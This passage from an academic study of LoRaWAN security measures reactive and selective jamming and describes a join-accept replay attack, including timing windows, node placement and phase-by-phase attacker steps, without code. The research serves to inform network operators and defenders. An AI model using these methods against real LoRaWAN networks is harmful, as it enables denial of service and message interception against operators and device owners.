Figure 7.9 shows the performance of the basic triggered jammer on a single node for each data rate of the EU868 region. Figure 7.10 shows the corresponding captures for the configuration with separation of sniffer and jammer. The chirp length halves with each data rate, as either the spreading factor is decreased or the bandwidth is increased. The time in the spectrograms is scaled accordingly.

Comparing the different data rates shows that not only the chirp length grows proportionally with the data rate, but this also roughly holds for the reaction time of the jammer. As a conclusion, the amount of chirps that can be transferred without interference is similar for all data rates. With the spreading factor directly correlating to the bits per chirp, this allows a few more bits to be transferred on higher data rates. However, it is important to note that a chirp has to be modulated and demodulated as a whole, so if byte and symbol boundaries do not overlap at the end of the message, one additional byte may cause and overproportionate increase in frame length.

The reaction time of the jammer scales proportionally with the data rate.

When comparing the basic, single-node triggered jammer with the separated configuration, we observe nearly the same reaction times. The first inference from this is that separation of the sniffer and the jammer does not lead to a performance gain. Secondly, we would assume the performance of both experiments to be equal in Figure 7.8, as the SDR captures give no reason why the separated deployment is acting worse.

As we can rule out the reaction time as a cause for the decreased success, it is to be assumed that the separated setup missed more frames or the signaling process did not work reliably. Both reasons would suggest revising the implementation of this functionality again. However, this does not depreciate the insights on the reaction time as such.



Figure 7.9: SDR capture of triggered jamming with internal trigger. Scaled relatively based on the data rate. 12 bytes payload.

As a conclusion of this experiment, the jammer is most efficient when running on the same device as the sniffer used to trigger it. Separating both in our case worsened the performance and has been proven for not providing additional reaction time to be spent on triggering a remote jammer using a network connection.

7.4 SELECTIVE JAMMING: INFLUENCE OF DATA OFFSET

Having shown that LoRa, in general, is susceptible to triggered jamming attacks, we refine the definition of the attack target and, instead of jamming every LoRa frame on the channel, react only on LoRaWAN messages of a certain message type, or with a specific device address



Figure 7.10: SDR capture of triggered jamming with external trigger. Scaled relatively based on the data rate. 12 bytes payload.

in them. This allows more sophisticated and concealed attacks, which are harder for the network operator to detect. The attacker might additionally be interested in only blocking specific frames while the network remains operable.

For this experiment, we only consider frames with a physical layer configuration for the uplink, and we used $\text{Node}_{\text{Mallory}}$ at a fixed location near Node_{Bob}, the receiving node. Also, we need to modify the frame lengths that we examine for this experiment, as the patterns for message type and device address require the message to be at least 1 or 5 bytes long, respectively. To account for this, we do not use 1 byte as payload length and add a value of 18 bytes.



Figure 7.11: Selective jammer: Influence of payload length and pattern offset, uplink frames, jammer at receiver

Figure 7.11 shows the results of this experiment. As we varied the frame length, only the detection rate is given as reference, as our baseline measurements do not cover all combinations of parameters, and the detection rate has proven to be an adequate replacement.

Selective jamming frames based on the message type or device address is possible.

The receive rate, in general, is relatively low compared to the detection rate, which shows that the jammer is reacts in time. An exception is the combination of the 6-byte payload with the DevAddr pattern. In this case, only one payload byte and the physical layer CRC remain after the pattern has matched, which does not leave enough time for the attacker node to switch into jamming mode.

Furthermore, the receive rates for the selective jammer seem to be even lower than for the triggered jammer, which is contrary to our expectations.

Interestingly, for data rate DR3, the attacker was successful even for the DevAddr pattern and the short 6-byte payload length. A possible explanation for this exception could be the mapping between LoRa symbols (chirps) and bytes of the message. The bit count per chirp is



Figure 7.12: Selective jamming: SDR capture of the DR3 corner case. A payload of 6 bytes is jammed selectively based on a 4 byte pattern at offset 1, which corresponds to jamming the DevAddr in LoRaWAN. Uplink frame configuration with payload CRC. Time scaled relatively based on the data rate.

defined by the spreading factor, and the mapping between bits on the physical layer and payload data also depends on the forward error correction (FEC). As a chirp can only be demodulated as a whole, this affects the attacker as well as the transmitter.

When the attacker starts reading the current frame byte-wise after receiving the `validheader` interrupt, the bytes are sometimes provided in small bursts on the modem interface, presumably caused by chirps being decoded block-wise. This could shift the moment of decision back and forth depending on how the bytes of the selection pattern align to the chirp boundaries.

On the transmitter side, the modem must send complete chirps, even if not all of the bits are used, to allow the receiver to demodulate the chirp (cf. Section 2.1.2). If for SF9, which is used for DR3, additional chirps are required for only a few remaining bits, this could lengthen the frame overproportionate compared to other data rates, which is in favor of the attacker.

To verify these hypotheses, the situation can be examined by capturing it with an SDR and comparing the result with another data rate. Figure 7.12 shows that, if we subtract out the scaling effects of the data rate, the frame for DR3 is longer than a DR2 frame of the same payload. Furthermore, the jammer barely misses the frame in the DR2 case, so that even a small increase in frame length is sufficient for the jammer to be successful. This is also reflected in the measured timings. While the reaction time doubles when increasing the data rate, the frame duration does not increase proportionally. The doubling reaction time refutes the first hypothesis.

The alignment of symbols and payload bytes influences the decision time and offset of the jammer.

The other observations confirm the second hypothesis: For the same payload, the DR2 frame is longer and allows for a higher reaction time of the jammer. This explains the outlier in Figure 7.11.

Concluding, as the jammer can keep the receive rates for all payload lengths relevant for LoRaWAN below 10%, we see that selective jamming is a powerful tool for the attacker and a notable threat for the operators of LoRaWAN networks and applications.

7.5 RECEIVING WHILE JAMMING

While all previously examined jamming scenarios mainly provide the tools for denial of service (DoS) attacks by simply interrupting the communication between the end devices and the gateway, we can use the insights from these experiments to create a combined sniffer and jammer that is capable of receiving messages that are blocked at the designated receiver.

From our experiments with moving the jammer (cf. Section 7.2.3), we know that the best location for the jammer is close to the receiver of the message. We also have seen that building an effective selective jammer is possible (cf. Section 7.4) so that we limit this experiment to a basic triggered jammer. The signaling experiments showed that externally or remotely triggering the jammer does not provide an advantage over the regular jammer (cf. Section 7.3). For that reason, we use a simple receiving node near the transmitter as the sniffer and put a regular triggered jammer near the receiver, which gives us the topology initially introduced in Figure 7.1.

Jamming but receiving requires careful coordination of the jamming and sniffing node.

As we know from the experiments, even while not performing effectively, a jammer near the transmitter interferes with the reception at the receiving node. To reduce this effect without moving the field nodes, we vary the transmission power of $\text{Node}_{\text{Mallory}}$ between full power (17 dBm for the SX1276 radio) and 10 dBm. Additionally, we switch the low noise amplifier (LNA) gain of Node_{Eve} in this experiment between full gain with LNA boost enabled and full gain - 24 dBm without LNA boost. Other than that, we only modify the data rate and the payload length like in the previous experiments. All frames are sent in physical layer configuration for uplink.

The receive rate of Node_{Bob} for all configurations is presented in Figure 7.13. As the LNA gain of the sniffer has no influence on the receive rate at Node_{Bob}, measurements for both gain values are aggregated in the chart. The results are similar to the basic triggered jammer presented in Section 7.2. Remarkable features of the chart are again the peak of the receive rate for DR2, as well as the now even more obvious decrease in receive rate for the 1-byte payload with data rates of DR4 and above.



Figure 7.13: Sniffer and jammer: Influence of jammer transmission power. Measurements for both LNA gain levels are aggregated (n=600)

The variation in transmission power does not significantly affect the receive rate, so we assume that the jammer had a similar success rate in both cases.

Surprisingly, the receive rate at the sniffing node Node_{Eve} is nearly perfect for all configurations, with an average of 99.6% over all experiments, and a minimum of 98.0% for a single configuration. From the experiments with moving the jammer, we would have expected a lower receive rate at the sniffer, at least for the higher gain and transmitter power. In this case, the close collocation of Node_{Eve} and $\text{Node}_{\text{Alice}}$ seems to work in favor of the attacker.

Close collocation with the transmitter gives a nearly perfect receive rate for the sniffer, even for a strong jammer.

With this means at hand, an attacker is able to not only block certain messages, but also to delay their arrival, to replay them in another location, and also to mix them into an unrelated communication flow. Operators of LoRaWAN networks and applications have to be aware of this threat and assess their risks accordingly, or modify their application in a way that is protected by such attacks. For example, including a timestamp in the message integrity code (MIC) protected

payload of the application may help to detect delayed forwarding of messages triggered by certain time-based events at the end device.

8 ATTACKS AGAINST LORAWAN

The main goal of this part of the evaluation is to show the practical feasibility of the attacks. Therefore we use the results from the previous jamming experiments to select a single channel and data rate for that our tools are known to be working reliably. Besides, reproducibility of our results is increased if we remove the probability of the attacker to be listening to the right frequencies from the equation. We discuss the implications of the results and scaling possibilities to target real-world scenarios in Chapter 9.

The selection of attacks, the exploited vulnerabilities, and the preconditions for their successful execution are presented in Chapter 6. In this chapter, we focus on the actual implementation of the attacks within our framework, present the results and compare them to the expectations, and provide insights on the applicability to different LoRaWAN implementations and specifications.

First, we present our results for the replay attack on join accept messages, and afterward the results for the ACK spoofing. For detailed insights, Appendix E provides the raw results for both attacks and all tested combinations of LoRaWAN software, and Appendix D contains the controller listings for the attacks.

8.1 REPLAY OF JOIN-ACCEPT-MESSAGES

The join accept replay is one of the attacks striving to desynchronize the session context of the end device and the network server, which are discussed in Section 4.2.1. The attack requires an active attacker, but once completed, has a lasting denial of service (DoS) effect on the targeted end device, even if the attacker stops actively interfering. The effect can only be reverted by a new join request initiated by the end device, which re-establishes a synchronization of session contexts again.

The evaluation design is outlined in Section 6.2.2: An end device uses over-the-air activation (OTAA) to join a LoRaWAN network, then sends an uplink message. During normal operation, the end device would send a join request message, which is answered by a join accept message from the network server. Both entities then use their pre-shared root keys and the exchanged nonces to derive a session context. The end device then can use the keys from the session context to create an uplink frame.

To interfere with this join procedure, our attacker places one of the evaluation framework's field nodes collocated to each LoRaWAN



Figure 8.1: Network topology and field nodes for the join accept replay attack

The join accept replay attack requires the attacker to have one node near the gateway and one near the target end device(s).

network entity involved in the join process, as shown in Figure 8.1. As we have seen during the jamming experiments (cf. Section 7.5), this should allow the attacker to sniff on messages from one entity while hiding them from the other. The framework controller is also placed at the end device's location.

8.1.1 *Attacker Behavior*

The activity diagram in Figure 8.2 shows the actions that have to be performed and which nodes are used to execute them. All coordination is done by the controller node. The complete Python listing of the attack can be found in Appendix D.1 for reference.

The main idea behind the replay attack is to exploit the missing relation of the join request and join accept message in LoRaWAN 1.0 (cf. Section 4.1.3) to let the end device process an unrelated join accept during the join process, which leads to different JoinNonces being used for session context derivation and, in consequence, to desynchronized session contexts.

As the attacker needs a recorded and yet un-processed join accept message for the target end device, the attack is split into two phases: In the collection phase, the attacker waits for the end device to initiate a join process and "steals" the join accept message. In the following replay phase, the attacker waits for the end device to initiate the next join request, and replays the recorded join accept message. We now discuss both phases in detail.

Phase 1: Collection – As a first step, the attacker needs to collect a join accept message that is still unknown to the end device. As issuing join request message is only possible with the end device's root keys, which is out of scope for our attacker model, the attacker has to wait for the end device to initiate a join process. Additionally, the join accept message is completely encrypted using a device-specific root key, so the join accept for a certain end device can only be identified by its temporal relation to the join request containing the unencrypted DevEUI.

For that reason, the attacker first puts the node near the end device (Node$_{ED}$ from now on) into uplink receive mode, and filters for



Figure 8.2: Activity diagram: Attacker behavior for join accept replay. The collection phase is shown in yellow, the replay phase in green.

messages of MType join request and with the target DevEUI. When such a message arrives, the controller waits for `JOIN_ACCEPT_DELAY1` - 1 s. Then it puts Node_{ED} into selective jammer mode with a pattern for join accept messages. This prevents the end device from receiving and processing the join accept message. The node near the gateway (Node_{GW} from now on) is put into downlink sniffing mode to record the join accept. 3 s later, which is equivalent to `JOIN_ACCEPT_DELAY2` + 1 s, the nodes are put back into standby. If Node_{GW} was able to sniff the join accept message, the attacker proceeds to the next phase, otherwise, he starts over from the beginning and waits for the next join attempt by the end device.

It is important to use the correct physical layer settings to receive, jam, or sniff uplink or downlink frames (cf. Section 2.2.6), otherwise frames are not detected.

Using a receive window with 1 s tolerance around `JOIN_ACCEPT_DELAY1` and 2 is fairly imprecise to exploit the exact timing of messages to relate join accept and join request, however, we find it suffi-

cient for our experimentation. In a more busy network, this relation must be verified more carefully. We omit that here, as the required clock synchronization between Node_{ED} and Node_{GW} would introduce additional complexity.

Phase 2: Replay – Once a join accept message has been recorded, the attacker puts Node_{GW} into uplink jamming mode for further join requests of the end device. This is not mandatory for the attack to work, as the network server would only switch its pending new context (see Figures 2.10 and 2.11) to another then invalid context. But as the server would transmit the join accept at the exact same moment of the replay attack, the attacker increases his chance for a successful replay and decreases the risk of a successful join process by blocking the generation of the join accept in advance.

Then, the attacker prepares the actual replay by putting Node_{ED} in receive mode and waiting for a join request from the target end device. This request should containt *a different DevNonce* than the one in the join request corresponding to the recorded join accept. This is necessary, as otherwise, the nonces for the session derivation would not differ on both sides, and the join would be successful. When a join request is received, the attacker schedules a replay of the recorded join accept relatively to the `rxdone` timestamp of the second join request, once after `JOIN_ACCEPT_DELAY1` has passed, and once a second later to aim at the rx2 window.

The attacker can now wait for further join requests to assure that the end device has processed the replayed join accept and does not issue retransmissions of the join request. The attacker, however, has no means to verify if the end device has actually processed the join accept, and whether session contexts are desynchronized or not.

8.1.2 *Results*

In this section, we discuss the results of running the join accept replay attack against each combination of the LoRaWAN end device software and the backend software introduced in Section 6.3.3. For each of the combinations, the attack is executed 20 times. The results are presented as stacked pie charts for each combination in Figure 8.3. The raw data is available for reference in Appendix E.1.

As the attack has a higher complexity than the jamming attacks, more criteria have to be checked to verify its success.

To verify the success of the attacker after the attack, we need to check three things. If one of these does not hold, the attack failed:

- The end device must not have received the first (recorded) join accept, otherwise, it successfully joined the network.
- The end device must accept the replayed join request, otherwise, it remains in join mode. This disables the device temporarily, but without a permanent effect.



Figure 8.3: Results for the join accept replay attack

- Communication must fail after the device assumes to be joined to the network. If a consecutive upload message can be processed by the network server, the goal of the attack has not been reached. This also implies that the end device must assume to have successfully joined the network.

Figure 8.3 shows each of these properties separately, with the outermost ring of each diagram depicting the overall success of the attacker.

As each software stack is based on a certain version of the LoRaWAN specification, this leaves us with four constellations for interoperability between versions of the specification: (i) Two pure LoRaWAN 1.1 deployments in the top-left corner of the figure, (ii) four backward-compatibility scenarios with the backend software providing the compatibility layer in the bottom-left, (iii) one backward-compatibility scenario with the end device being responsible for compatibility in the top-right corner, and (iv) two pure LoRaWAN 1.0 deployments on the bottom-right.

To analyze the influence of the LoRaWAN version on the success of the attack, we cluster the studied software by its supported LoRaWAN version.

The first impression of the results shows a clear separation between the different scenarios. While the success rate of the attacker is at 0% for the pure LoRaWAN 1.1 network, all other scenarios allowed the

